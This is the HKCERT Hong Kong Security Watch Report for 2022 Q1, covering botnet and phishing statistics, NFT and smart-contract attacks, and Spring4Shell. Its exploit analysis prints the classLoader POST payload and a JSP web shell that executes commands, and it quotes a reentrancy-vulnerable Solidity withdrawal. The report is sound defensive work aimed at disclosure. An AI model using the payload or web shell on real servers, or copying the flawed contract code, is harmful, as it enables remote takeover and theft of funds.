
Hong Kong Computer
Emergency Response Team
Coordination Centre
HKCERT 香港電腦保安事故協調中心

Hong Kong Security Watch Report 2022 Q1

Release Date: Apr 2022



Foreword

Better Security Decision with Situational Awareness

Nowadays, many networked digital devices, such as computers, smartphones, tablets, are being compromised without the user's knowledge. The data on them may be mined and exposed every day, and even be used for various criminal activities.

The Hong Kong Security Watch Report aims to raise public awareness of the problem of compromised systems in Hong Kong, enabling them to make better decision in information security. The data in this quarterly report focuses on the activities of compromised systems in Hong Kong which suffer from, or have participated in various types of cyber attacks, including web defacement, phishing, malware hosting, botnet command and control (C&C) centres or bots (Table 1). "Computers in Hong Kong" refer to those whose network geolocation is Hong Kong, or the top level domain of their host name is ".hk". Also, this report will review major security incidents and explore hot security topics with easy-to-adopt security advice with an aim to improve public's information security posture and enhance their security resilience capabilities

Capitalising on the Power of Global Intelligence

This report is the result of collaboration between the Hong Kong Computer Emergency Response Team Coordination Centre (HKCERT) and global security researchers. Many security researchers could detect attacks against their own or clients' networks. Some will provide the collected information of IP addresses of attack source or web links of malicious activities to other information security organisations with an aim to collectively improve the overall security of the cyberspace. They have good practice in sanitising personal identifiable data before sharing the information.

HKCERT collects and aggregates such data about Hong Kong from multiple information sources for analysis with the Information Feed Analysis System (IFAS), a system developed by HKCERT. The information sources (Appendix 1) are very diverse and reliable, providing a balanced reflection of the security status of Hong Kong.

HKCERT removes duplicated events reported by multiple sources and uses the following metrics for measurement to assure the quality of the statistics.

Type of Attack	Metric used
Defacement, Phishing, Malware Hosting	Security events on unique URLs within the reporting period
Botnet (C&C Centres)	Security events on unique IP addresses within the reporting period
Botnet (Bots)	Maximum daily count of security events on unique IP addresses within the reporting period

Sources of information in IFAS

Event Type	Source	First introduced
Defacement	Zone - H	2013-04
Phishing	CleanMX - Phishing	2013-04
Phishing	Phishtank	2013-04
Malware Hosting	CleanMX - Malware	2013-04
Malware Hosting	Malc0de	2013-04
Malware Hosting	MalwareDomainList	2013-04
Botnet (C&Cs)	Shadowserver - C&Cs	2013-09
Botnet (Bots)	Shadowserver - microsoft_sinkhole_events	2021-06

Event Type	Source	First introduced
Botnet (Bots)	Shadowserver - microsoft_sinkhole_http_events	2021-06
Botnet (Bots)	Shadowserver - sinkhole_http_events	2021-06
Botnet (Bots)	Shadowserver - sinkhole_events	2021-06
Botnet (Bots)	Shadowserver - honeypot_darknet_events	2021-06

Geolocation identification methods in IFAS

Method	First introduced	Last update
Maxmind	2013-04	2022-04

Better information better service

HKCERT will continue to enhance this report with more valuable information sources and more in-depth analysis and explore how to make best use of the data to enhance our services. Please send your feedback via email (hkcert@hkcert.org).

Limitations

Data collected for this report come from multiple sources with different collection periods, presentation formats and their own limitations. The statistics from the report should be used as a reference only and should neither be compared directly nor be regarded as a full picture of the reality.

Disclaimer

Data may be subject to update and correction without notice. We shall not have any liability, duty or obligation for or relating to the content and data contained herein, any errors, inaccuracies, omissions or delays in the content and data, or for any actions taken in reliance thereon. In no event shall we be liable for any special, incidental or consequential damages, arising out of the use of the content and data.

License


Highlight of the 2022 Q1 Report

Unique security events related to Hong Kong

4,527

Quarter-to-quarter

↓ 4.8%




Event Type	2021 Q1	2021 Q2	2021 Q3	2021 Q4	2022 Q1	quarter-to-quarter
Defacement	295	476	445	595	718	+21%
Phishing	495	665	993	1,061	806	-24%
Malware Hosting	0	8	0	0	0	-
Botnet (Bots)	4,227	6,042	3,422	3,097	3,003	-3%
Botnet (C&C Centres)	0	0	0	0	0	-
Total	5,017	7,191	4,860	4,753	4,527	-4.8%

Major Botnet Families in Hong Kong Network

Mirai
1,390
9%

Sality
405
356%


Avalanche	304	-25.7%
Conficker	244	-10.6%
Tinba	105	+23.5%
Virut	105	-13.9%
Nymaim	73	-62.6%
VPNFilter	54	-10%
Zeus	44	-8.3%
Bankpatch	38	+5.6%



** Individual botnet's size is calculated from the maximum of the daily counts of unique IP address attempting to connect to the botnet in the reporting period. In other words, the real botnet size should be larger because not all bots are activated on the same day.*

Most Defacement Events are due to Unpatched Vulnerabilities by IT Administrators

There were 718 defacement events in 2022 Q1. 325 of them were related to systems with known vulnerabilities. Others included file inclusion and server intrusion, etc.



The OWASP Top 10:2021 was released in Sep 2021. Among the top 10 common issues, the use of vulnerable and outdated components came sixth.

According to a survey from a security organisaton, nearly 1,500 security vulnerabilities were found in the most popular content management system WordPress in 2021, up 150% from 2020. **(Source: https://patchstack.com/whitepaper/the-state-of-wordpress-security-in-2021/)**

Another cause of compromised systems is that developers accidentally download and install malicious third party dependencies. In Mar 2022, over 600 malicious Nodes Package Manager (NPM) packages were found as Typosquatting and Dependency confusion were used to trick developers into installing the packages on their own systems.


HKCERT has published a blog "**Beware of Malicious or Vulnerable Third Party Dependencies**" which recommended developers to establish a security and vulnerability management policy, integrate a secure software development framework into the software development life cycle, and only download third-party dependencies from official repository, etc. For more information, you can click the picture link on the left.

Focus: Learn More About NFT Cyber Attacks and Take a Multi-Pronged Approach for Secure Transactions

A Non-Fungible Token (NFT) can be regarded as analogous to certificate of ownership, which represents the asset owned by a person. Recently several NFT related cyber incidents happened, include the phishing websites of Monkey kingdom and NFT marketplace OpernSea in Dec 2021 and Feb 2022 respectively, also the NFT torts between Nike and StockX.

NFT is an ownership record stored on the blockchain, which only accounts for the last part of the entire ecosystem. The entire ecosystem is first initiated by creators, who create digital works. Then, sellers and buyers will auction and trade their favourites on the NFT platform. After the buyer signs the transaction, the platform will write the transaction record into the blockchain, including the transfer of amount and the ownership of the artwork.

Ecosystem of NFT and 3 Common Attacks




Original source: Understanding Security Issues in the NFT Ecosystem, November 2021, University of California, Santa Barbara (https://www.researchgate.net/profile/Dipanjan-Das-6/publication/356339205_Understanding_Security_Issues_in_the_NFT_Ecosystem/links/61e78b519a753545e2df265a/Understanding-Security-Issues-in-the-NFT-Ecosystem.pdf)


Most of the attacks are targeting the users and the NFT platform. They can be classified into the following three categories:

1. Phishing

Stealing recovery phrase of crypto wallet

A hacker sends a fake website link via email, text message or Discord. The fake website has the same layout as the real crypto wallet site and asks the wallet user for the recovery phrase. The hacker obtains the phrase and has full control over the cryptocurrency in the encrypted wallet. In addition to fake websites, other methods include impersonating technical support personnel to offer assistance but actually aiming to trick for the phrases.





A fake transaction message transfers wallet asset

The fake platform will pop up a transaction message to request the victim to connect the wallet, sign and confirm the transaction. But the transaction is actually to transfer assets to the hacker's account.

2. Security Vulnerability in NFT Platform

A NFT platform, which is developed and operated by the vendor, operates similar to that of an online shopping platform. There are many popular NFT platforms on the Internet, and vulnerabilities are usually caused by insufficient security consideration during the design and development phrases. Such vulnerabilities become the hackers' targets. For example, a hacker can upload artworks containing malicious code, hack into accounts without two-factor authentication, or trade NFTs at low prices and resell them for profit through security design flaws.

3. Counterfeit or infringement of NFT artwork


Most of the NFT artworks are pictures, and the hot sale of NFTs also attracts plagiarists to "steal pictures" and sell them on other platforms. At present, there are no regulations around the world to govern the trading of NFTs, and there is a general belief that NFTs only represent the ownership of assets but not the copyright. The unclear rights of NFT owners and the difficulty in pursuing them cause mental distress and monetary losses to those who have purchased counterfeit or infringing NFTs.

How to trade NFTs securely

- Do not click any links or attachments in emails, text messages or social media from unknown sender
- Use the browser bookmark function to store the NFT platform URL
- Avoid using links sent by others to log in to the platform
- Enable two-factor or multi-factor authentication
- Never disclose your wallet's recovery phrase to a third party
- Set up a temporary wallet and only store a suitable amount of cryptocurrency for trading
- Carefully verify all information before signing any smart contract, understand the terms and potential risks
- Review the permission which is granted to access your NFT and revoke past authorisation for uncertain purpose
- Conduct sufficient research before purchasing NFT. Verify the identity of the designer, and check whether information of the NFT is complete (for instance, users' reviews, past transactions, whether it is an original work, etc.)
    - If the platform has a mechanism for removing infringing NFTs, users can check with the corresponding system administrator

---

📖 HKCERT published two security blogs about the security of crypto wallet and NFT for reference.
https://www.hkcert.org/tag?q=NFT



Focus: Secure Use of Smart Contracts to Protect Interest and Save Cost

Smart contract is a program stored in the blockchain. Unlike traditional contracts, it does not require third-party intervention. When the contract conditions are met, the program will automatically execute the contract and it cannot be changed. In the past, there were some smart contract-related attacks that involved exploiting the vulnerabilities in smart contracts. Hence, when developing or using smart contracts, users must pay attention to avoid program execution results that are different from expectations, and understand the potential risks involved and the corresponding security recommendations.

> **The concept of smart contract was first floated in 1994 by an American cryptographer and computer scientist Nick Szabo, a scholar who advocated the digitisation and stylisation of contracts in which the terms and conditions could be digitally embedded in a specific area. However, the concept did not draw significant response until the emergence of blockchain.**

Differences between traditional contracts and smart contracts

In daily life, we often come into contact with traditional contracts. For example, when buying a house, we need to go through procedures such as signing a contact with the real estate agents, bank mortgage approval, and legal services.

Traditional contracts are often based on trust, involving the intervention of a third party as a witness, and then both signed parties perform their contractual obligations. The whole process is complicated and involves additional costs.

The design of smart contracts is to solve the above problems. In addition to saving costs for third parties, it also ensures that the contract content is effectively executed. This is because it is a technology developed not based on mutual trust, but on the content of the contract agreed by both parties.

Since the smart contract is programmed and written into the blockchain, the blockchain has the characteristics that it cannot be tampered with. Also, once the conditions defined by the smart contract are met, the content will be executed immediately and automatically, protecting the interests of both parties and saving time and cost.

Smart contracts have the following characteristics:

- Automation: Execute automatically when the conditions are met.
- Save time and cost: Reduce the involvement of third parties, thereby reducing the costs involved, such as time costs and third-party expenses.
- Reliability: The content is written into the blockchain. Therefore, it is based on the content of the contract, not the trust of both parties.

Source: https://kustard.io/blog/are-smart-contracts-really-smart/

Past cyber security incidents involving smart contracts

Smart contracts are written in programming language and executed by the Ethereum Virtual Machine. Many security incidents are caused by hackers finding vulnerability in the programs.

Example 1: Incorrect settings and code bug

Hacker used the `emergencyWithdraw` function in the figure below to steal 57 times from the smart contract

```
296     // Withdraw without caring about rewards. EMERGENCY ONLY.
297     function emergencyWithdraw(uint256 _pid) public {
298         PoolInfo storage pool = poolInfo[_pid];
299         UserInfo storage user = userInfo[_pid][msg.sender];
300         // if LEV pool burn syrup tokens
301         if (_pid == 0)
302             syrup.burn(msg.sender, user.amount);
303         user.amount = 0;
304         uint256 rewardDebt = user.rewardDebt;
305         user.rewardDebt = 0;
306         pool.lpToken.transfer(address(msg.sender), rewardDebt);
307         emit EmergencyWithdraw(msg.sender, _pid, rewardDebt);
308     }
309
```

Source: https://research.checkpoint.com/2022/scammers-are-creating-new-fraudulent-crypto-tokens-and-misconfiguring-smart-contracts-to-steal-funds/

Example 2: Reentrancy Attack

Calling the external code via `msg.sender.call.value(amountToWithdraw)("")`, `userBalances[msg.sender]` is not reset to zero first. If the external is a malicious program, it can then call `withdrawBalance()` repeatedly to transfer assets equal to the value of `userBalances[msg.sender]`.

```
mapping (address => uint) private userBalances;

function withdrawBalance() public {
    uint amountToWithdraw = userBalances[msg.sender];
    (bool success, ) = msg.sender.call.value(amountToWithdraw)("");
// At this point, the caller's code is executed, and can call
withdrawBalance again
    require(success);
    userBalances[msg.sender] = 0;
}
```

"Reentrancy" attack example:: https://consensys.github.io/smart-contract-best-practices/attacks/reentrancy/

Notes on using smart contracts

- When signing a smart contract, review the contract content carefully. If unsure about signing the request, use official channels to contact the platform's technical support
- If not too familiar with smart contracts, use the official smart contracts on the trading platform or marketplace for transactions
- After the transaction, check the crypto asset immediately to ensure the amount of assets transferred is correct and the transaction has been settled in accordance with the smart contract
- When writing smart contracts, please refer to the best practice guidelines to avoid common attack methods, such as reentrancy, denial of service attacks, etc.
- Conduct security assessment or auditing against smart contracts to examine the code for security issues. The result could also be shared to users for transparency

Cyber Attack: Spring4Shell Vulnerability Leads to Remote Code Execution

In December 2021, Log4J – a java-based logging utility reported a severe vulnerability log4Shell, which can be exploited by hackers to trigger remote code execution (RCE). Three months later, similar vulnerabilities showed up in another popular Java Framework - Spring Framework. As a result, it was named Spring4Shell and assigned the Common Vulnerabilities and Exposures (CVE) number of CVE-2022-22965, with a Common Vulnerability Scoring System (CVSS) score of 9.8 (10 being the maximum).

What is Sping4Shell (CVE-2022-22965)?

It was the name of the severe vulnerability found in Spring Framework in March 2022. The Spring framework is one of the most widely used open-sourced framework in Java. In Java Development Kit (JDK) 9.0 or higher, hackers can exploit the vulnerability and access the Tomcat AccessLogValve objects, by using a malicious URI to trigger the pipeline mechanism and create a web shell if certain conditions are met.

The difference between Log4Shell and Spring4Shell

Log4Shell affects all systems that use this popular utility which cover a vast number. Also, the exploitation method is relatively simple and does not require much technical knowledge.

On the other hand, the Spring4Shell vulnerability needs to be exploited under a particular server setting. It requires a sound programming skills and understanding of the inner workings of different server components. Therefore the scale of impact may not be as serious as the log4Shell. However, as the proof of concept code is available online, HKCERT had rated it as "**High Risk**" (https://www.hkcert.org/security-bulletin/spring-framework-remote-code-execution-vulnerability_20220401).

Vulnerable server

- Running on JDK 9 or higher
- Spring Framework versions 5.3.0 to 5.3.17, 5.2.0 to 5.2.19, and older versions
- Apache Tomcat as Servlet Container
  - Packaged as traditional WAR
  - spring-webmvc or spring-webflux dependency

Exploit analysis

The vulnerability is due to the Spring's `getCachedIntrospectionResults` method receiving a HTTP request to trigger the accessor chaining of Java object to access the `AccessLogValve` object in Tomcat. The object is used by Tomcat for logging. Hackers can then manipulate the properties of Tomcat `AccessLogvalve` through HTTP request, and change the various configurations of the log, for example, writing the malicious code to the log and then executing it.

Stage

1. Send HTTP POST to the affected servers, including the following Header and Data to modify the `pattern`, `suffix`, `directory`, `prefix`, and `fileDataFormat` configurations of Tomcat logs

Header

```
"c1": "Runtime",
"c2": "<%",
"suffix": "%>//"
```

Data

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i
if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
%{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1;
byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } %{suffix}i

class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/R
OOT
class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

2. The above request will cause Spring to create a web shell with the name `Tomcatwar.jsp` under the `WebApps/Root` directory. The web shell can accept commands sent by the hacker and display the result.

Execute command based on the "cmd" parameter


Display the result

tomcatwar.jsp

```
<% if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1;
byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new
String(b)); } } %>
```

Exploit in the Wild

Before the official patch was released, the proof of concept code was already disclosed on Github. Although the related information is removed quickly, it had been reproduced in various social media platforms, meaning that it might be leveraged by hacker. Microsoft reported that it detected active exploitation in its cloud service Azure after the vulnerability was announced. Another cyber security company had also detected more than 37,000 attacks as of April 3, 2022.



Source: https://blog.checkpoint.com/2022/04/05/16-of-organizations-worldwide-impacted-by-spring4shell-zero-day-vulnerability-exploitation-attempts-since-outbreak/

Mitigation

Upgrade Spring Framework to version 5.3.18 and 5.2.20 or higher; and Spring Boot to version 2.6.6 and 2.5.12 or higher

Workaround

- **Upgrade to Apache Tomcat 10.0.20, 9.0.62 or 8.5.78**
- **Downgrade to Java 8**
- **Use `disallowdFields` to disable binding to particular fields**

- End -

Hong Kong Computer Emergency Response Team Coordination Centre
Tel.: 8105 6060
Email: hkcert@hkcert.org